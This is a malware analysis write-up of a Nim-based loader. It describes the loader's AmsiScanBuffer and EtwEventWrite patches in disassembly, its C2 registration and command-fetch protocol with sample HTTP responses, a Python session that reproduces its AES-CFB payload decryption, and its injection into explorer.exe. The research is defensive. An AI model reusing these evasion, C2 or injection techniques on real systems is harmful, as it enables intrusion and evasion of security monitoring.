Unknown Nim Loader using PSBypassCLM

By Jason Reaves

Published: 2024-03-05 · Archived: 2026-04-05 22:23:38 UTC


6 min read

Mar 5, 2024


By: Jason Reaves and Joshua Platt

While investigating a range of known bad IPs related to another malware I stumbled upon some very odd looking IP addresses. Using the TLS certificate I started backtracking from domain to related malware samples in VirusTotal[1] which led to a loader that is based on NIM[2].


After unpacking the malware, the main code block contains an AmsiScanBuffer patch followed by a EtwEventWrite patch.



The AmsiScanBuffer patch matches up with the proof of concept code that was released[3,4].



sub_66CDB413 proc near
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
push r13
push r12
push rbx
sub rsp, 30h
lea rcx, unk_66CECC10 ; amsi
xor edx, edx
mov [rsp+48h+var_20], 0
mov [rsp+48h+var_1C], 0
call sub_66CC8EE0
mov rcx, rax ; hModule
test rax, rax
jz short loc_66CDB458
lea rdx, aAmsiscanbuffer ; "AmsiScanBuffer"
call GetProcAddress
mov r12, rax
test rax, rax
jnz short loc_66CDB466

The patch:




EtwEventWrite patch[5]:

Press enter or click to view image in full size




Afterwards the malware begins communication with the C2, first by performing a register request:




The response it is expecting is json data with an ‘id’ key. The error message in the malware alludes to being known internally as a ‘node id’.

```
HTTP/1.1 200 OK
Server: nginx/1.25.2
Date: Sat, 16 Sep 2023 09:56:42 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
{"id":"2cee1125-3252-42d3-8c07-a66456e0ca4b"}
```



This id value is a GUID which will then be appended to a hardcoded uri of ‘/update/’ at the same C2 location:




The response from this request will also be json and will be expected to have a ‘commands’ key.

```
HTTP/1.1 200 OK
Server: nginx/1.25.2
Date: Sat, 16 Sep 2023 09:57:27 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
{"status":"ok","commands":["{\"ct\": \"5sh5kMScmL2Hwz4\/ysyKOus\/9QXG8svokJi78biMXp\/PmHVdT9AtrR9Ahq
```


The next thing accessed will be the ‘ct’ and ‘iv’ keys from the json blob. The ‘ct’ is the AES encrypted payload while the ‘iv’ is the iv value needed for the decryption.

```
mov     rcx, [rax+rbx*8+10h]
call    sub_66CD694E
xor     r8d, r8d
xor     edx, edx
mov     rcx, rax
call    sub_66CD6921
lea     rcx, [rsp+3F8h+var_360]
mov     edx, 18h
mov     r12, rax
call    sub_66CDAF71
add     r12, 8
lea     rdx, unk_66CEC920 ; "ct"
mov     rcx, r12
call    sub_66CCD2BB
xor     edx, edx
mov     rcx, [rax]
call    sub_66CD694E
mov     rcx, r12
lea     rdx, unk_66CEC900 ; "iv"
mov     [rsp+3F8h+var_360], rax
call    sub_66CCD2BB
xor     edx, edx
mov     rcx, [rax]
call    sub_66CD694E
mov     rcx, [rsp+3F8h+var_3D8]
mov     [rsp+3F8h+var_358], rax
call    sub_66CC4E79
```

The node id gets reused here and passed to a function performing a SHA256 on the parameter. After words the data from ‘ct’ and ‘iv’ are base64 decoded:



All of this is preparation for performing AES-CFB on the base64 decoded data, the hash of the node id is the key and it uses the iv sent with the payload as the iv.




We can recreate this in python to prove it out:

```
>>> h = hashlib.sha256('2cee1125-3252-42d3-8c07-a66456e0ca4b').digest()
>>> h
'p\x07\x9c\xa2\x0b\xeadD"\xe5\xa4\x18\xbf-]I\x07\xb1\xa3\x98`=:\xe1\x93\xa8k\xfa\xaa\x81\xa9\xa3'
>>> iv
'AAAAAAAAAAAAAAAA'
>>> b = base64.b64decode(ct_cmd)
>>> aes = AES.new(h, AES.MODE_CFB, iv, segment_size=128)
>>> t = aes.decrypt(b)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python2.7/dist-packages/Crypto/Cipher/blockalgo.py", line 295, in decrypt
    return self._cipher.decrypt(ciphertext)
ValueError: Input strings must be a multiple of the segment size 16 in length
>>> t = aes.decrypt(b[:-11])
>>> t[:1000]
'update:6GOWDwBjlg8Aa87i8Y2iO3y0Bex0/H+oxk5mGRfH4AhW63/ykuMoMgYAAAAAaCgdAClC6MBko43V6qTWVcX/PccNj1aW
>>> t[-100:]
```

```
'Uj/wooBhMB16w++AQ++CivBw+sZRIoCRYTAdBdBgMggDCBBOsB1DEj/wUj/wooBhMB14Q++AQ++CivBw0lMaVVHRDkrcmV1TDRK
>>> aes = AES.new(h, AES.MODE_CFB, iv, segment_size=128)
>>> t = aes.decrypt(b+'\x00'*5)
>>> t[-100:]
'Q++CivBw+sZRIoCRYTAdBdBgMggDCBBOsB1DEj/wUj/wooBhMB14Q++AQ++CivBw0lMaVVHRDkrcmV1TDRKSkJUenpLbw==\xe5
```

After decryption the malware will base64 decode the data after update which is a bytecode wrapped layer around a DLL. The loader in this case will inject the decoded data into a hardcoded process name, in this case ‘explorer.exe’.



Payload Delivered

